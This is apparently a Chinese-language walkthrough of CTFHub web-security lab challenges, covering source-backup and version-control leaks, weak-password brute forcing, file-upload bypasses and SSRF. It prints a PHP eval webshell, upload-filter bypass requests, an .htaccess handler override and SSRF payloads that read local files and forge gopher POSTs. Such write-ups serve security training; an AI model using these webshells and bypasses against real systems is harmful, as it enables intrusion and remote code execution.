web

备份文件下载


网站源码

已知网站源码备份的类型接下来用脚本

```
import requests

url = "http://challenge-7dbf46eb5be1f007.sandbox.ctfhub.com:10800/"

li1 = ['web', 'website', 'backup', 'back', 'www', 'wwwroot', 'temp']
li2 = ['tar', 'tar.gz', 'zip', 'rar']
for i in li1:
    for j in li2:
        url_final = url + "/" + i + "." + j
        r = requests.get(url_final)
        print(str(r)+"+"+url_final)
```

```
<Response [404]>+http://challenge-7dbf46eb5be1f007.sandbox.ctfhub.com:10800//www.tar
<Response [404]>+http://challenge-7dbf46eb5be1f007.sandbox.ctfhub.com:10800//www.tar.gz
<Response [200]>+http://challenge-7dbf46eb5be1f007.sandbox.ctfhub.com:10800//www.zip
<Response [404]>+http://challenge-7dbf46eb5be1f007.sandbox.ctfhub.com:10800//www.rar
```


由运行结果来看该网站的备份类型为“www.zip”在url后加上/www.zip可得到备份压缩包，在压缩包里面找到有一个txt文件



在url后面加上txt的文件名可得flag

bak文件

用dirsearch扫描得到有用信息




找到bak文件在url后面加上/index.php.bak得到一个文件用cat查看内容信息得到flag

```
$ cat index.php.bak
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 备份文件下载 - bak</title>
</head>
<body>
<?php

// FLAG: ctfhub{c6d36d0c7691453a063142ae}

echo "Flag in index.php source code.";
?>
</body>
</html>

21908@[redacted]C[redacted] MINGW64 /e/BUU
```

vim缓存

非正常关闭的vim会产生swp文件在url后面加上/.index.php.swp可得到缓存文件，因为是隐藏文件需要在前面加.



查看文件信息可得flag

.DS_Store

由题目已知为DS_Store泄露用ds_store_exp工具得到泄露文件，查看文件信息可得出flag

```
┌──(kali㉿kali)-[~/桌面/ds_store_exp-master/challeng
└─$ cat d873e4c887e3c5537fe5735163d28c66.txt
ctfhub{4bbde2701819ca1c7ec02108}
```


git泄露

用dirsearch扫描得知为git泄露用GitHack工具进行提取git文件可得到git文件用git log和git show可得flag

```
[13:56:50] 200 -   92B  - /.git/config
[13:56:50] 200 -   73B  - /.git/description
[13:56:50] 503 -  605B  - /.git/hooks/pre-reba
[13:56:51] 503 -  605B  - /.gitchangelog.rc
[13:56:51] 503 -  605B  - /.gitconfig
[13:56:51] 200 -   41B  - /.git/refs/heads/master
[13:56:51] 503 -  605B  - /.github/PULL_REQUEST_TEMP
```

Stash


用dirsearch扫描后可得如下信息



用GitHack工具进行提取git文件在git文件中

能够将所有未提交的修改（工作区和暂存区）保存至堆栈中，用于后续恢复当前工作目录。

查看当前堆栈中保存的未提交的修改 使用git stash list




可以看到add flag这个工作也被保存在了堆栈中，所以只需要知道如何恢复就可以了


使用git stash apply，查看恢复文件找到flag

index

把git文件克隆下来查看文件得到如下信息




查看txt文件信息得到flag




hg

用dirsearch扫描后发现是.hg泄露

直接上工具把.hg文件克隆下来



进入到.hg文件夹内寻找，找到一条有用信息




在url后面输入txt文件名得到flag


密码口令

弱口令

先用burpsuite进行抓包得到信息



用弱口令进行爆破


You can define one or more payload sets. The number of payload sets depends on the attack type def
customized in different ways.
Payload set: 1
Payload count: 100
Payload type: Simple list
Request count: 100
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
123456
password
line
12345678
qwerty
123456789
12345
1234
111111
Add
Enter a new item
Add from list ...
Payload Processing

爆破结束可以发现密码

0		200			2646
1	123456	200			2646
2	password	200			2653
3	line	200			2646
4	12345678	200			2646
5	qwerty	200			2646
6	123456789	200			2646
7	12345	200			2646
8	1234	200			2646
9	111111	200			2646
10	1234567	200			2646
11	dragon	200			2646
12	123123	200			2646
13	baseball	200			2646

Request Response

Pretty Raw Hex

```
7 Content-Type : application/x-www-form-urlencoded
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
  Safari/537.36 Edg/119.0.0.0
9 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
  =b3;q=0.7
10 Referer : http://challenge-ed1a43a8e5c76732.sandbox.ctfhub.com:10800/
11 Accept-Encoding : gzip, deflate
12 Accept-Language : zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
13 Connection : close
14
15 name=admin&password=password&referer=
```

文件上传

无验证

点开之后是一个文件上传页面，上传php一句话木马

```
<?php @eval($_POST['hack']); ?>
```

通过中国蚁剑链接找到flag

前端验证

在火狐浏览器中禁用前端代码about:config

就可以上传一句话木马，同上。

.htaccess

1.这里先了解一下什么是.htacces文件

.htaccess文件(或者"分布式配置文件"）提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。

概述来说，htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。

简单来说，就是我上传了一个.htaccess文件到服务器，那么服务器之后就会将特定格式的文件以php格式解析。

这里先写一个.htaccess文件
在里面写入以下数据，那一个都可以

```
SetHandler application/x-httpd-php //所有的文件当做php文件来解析

AddType application/x-httpd-php .png //.png文件当作php文件解析
```

先上传.htaccess文件，再把我们的一句话木马改成.png结尾的进行上传接着就是用中国蚁剑进行连接

MIME绕过

MIME类型校验就是我们在上传文件到服务端的时候，服务端会对客户端也就是我们上传的文件的Content-Type类型进行检测，如果是白名单所允许的，则可以正常上传，否则上传失败。


用bp抓包抓上传时的包

```
14
15 -----------------------------390054494011638079114392795 89
16 Content-Disposition: form-data; name="file"; filename="111.php"
17 Content-Type: application/octet-stream
18
19 <?php
20 @eval($_POST['hack']);
21 ?>
22 -----------------------------390054494011638079114392795 89
23 Content-Disposition: form-data; name="submit"
24
25 Submit
26 -----------------------------390054494011638079114392795 89--
27
```


把Content-Type后面的内容改为image/jpeg，然后点击Forward放包就可以上传了，然后中国蚁剑一把梭

00截断

首先准备两个马，一个是jpg格式的，一个是php格式的，先用jpg格式的上传抓包在POST后面地址处加上main.php%00然后放包



接着就是中国蚁剑链接




双写后缀

直接上传php木马开始抓包，在文件名后加上pph


```
Cookie: UM_distinctid=1794ed6b779561-0d14fbf9f899398-4c3f2c72-144000-1
Upgrade-Insecure-Requests: 1

-----------------------------115471439721025214542334401108
Content-Disposition: form-data; name="file"; filename="111.pphphp"
Content-Type: application/octet-stream

<?php
@eval($_POST['hack']);
?>
-----------------------------115471439721025214542334401108
Content-Disposition: form-data; name="submit"

Submit
-----------------------------115471439721025214542334401108--
```

接着蚁剑链接



文件头检查

生成一个图片马，把php马隐写到png图片里面上传抓包，然后把文件名后缀改为.php放包，通过中国蚁剑链接




SSRF

SSRF漏洞介绍

SSRT(Server-Side Request Forgery，服务器端请求伪造)，就是攻击者利用服务器能访问其他的服务器的功能，通过自己的构造服务器请求来攻击与外界不相连接的内网，我们知道内网与外网是不相通的，所以利用这一个特性，就可以利用存在缺陷的WEB应用作为代理 攻击远程 和 本地的服务器。

通常造成这个漏洞的原因就是运维人员没有对web请求进行过滤和筛选处理，举个例子：以WEB服务器作为跳板进行攻击内网，当然还有其他的攻击，由于个人知识不足无法讲解。



内网访问

根据题目提示访问127.0.0.1下的flag目录，构造payload：/?url=http://127.0.0.1/flag.php

伪协议读取文件

伪协议的类型:

file://协议；用于访问本地文件系统，在CTF中通常用来读取本地文件的且不受allow_url_fopen与allow_url_include的影响。

http/s协议；探测内网主机存活

dict协议；泄露软件安装版本信息，查看端口，操作内网redis服务等

gopher协议；Gopher协议可以说是SSRF中的万金油。利用此协议可以攻击内网的 Redis、Mysql、FastCGI、Ftp等等，也可以发送 GET、POST 请求。这无疑极大拓宽了 SSRF 的攻击面。

在这个题里面的提示我们可以构造payload：/?url=file:///var/www/html/flag.php

端口扫描

根据题目的提示发现端口的范围是8000-9000，直接bp抓包，发送到intruder里面构造爆破，当长度有所不同时则找到了端口

或者运用脚本

```
import requests

url = "http://challenge-db4dea3cc44b1066.sandbox.ctfhub.com:10800/?
url=127.0.0.1:8000"
for index in range(8000, 9001):
    url_1 = f'http://challenge-db4dea3cc44b1066.sandbox.ctfhub.com:10800/?
url=127.0.0.1:{index}'
    r = requests.get(url_1)
    print(i, r.text)
```

POST请求

先用dirsearch扫描一遍发现有index.php和flag.php，构造payload访问一下

```
/?url=file:///var/www/html/index.php
/?url=file:///var/www/html/flag.php
```

查看源码得知需要本地地址可以访问，然后发现一个key，构造一个POST来发送这个key。构造最基本的POST请求

```
gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

key=00f001523d0b955749ea5e3b0ca09b5f
```

进行url编码POST%20/flag.php%20HTTP/1.1%0D%0AHost:%20127.0.0.1:80%0D%0AContent-Length:%2036%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Akey=a23efde9fbddeb0cd5755d9a532c9342

发送请求得到flag

上传文件

这次需要上传一个文件到flag.php了.祝你好运

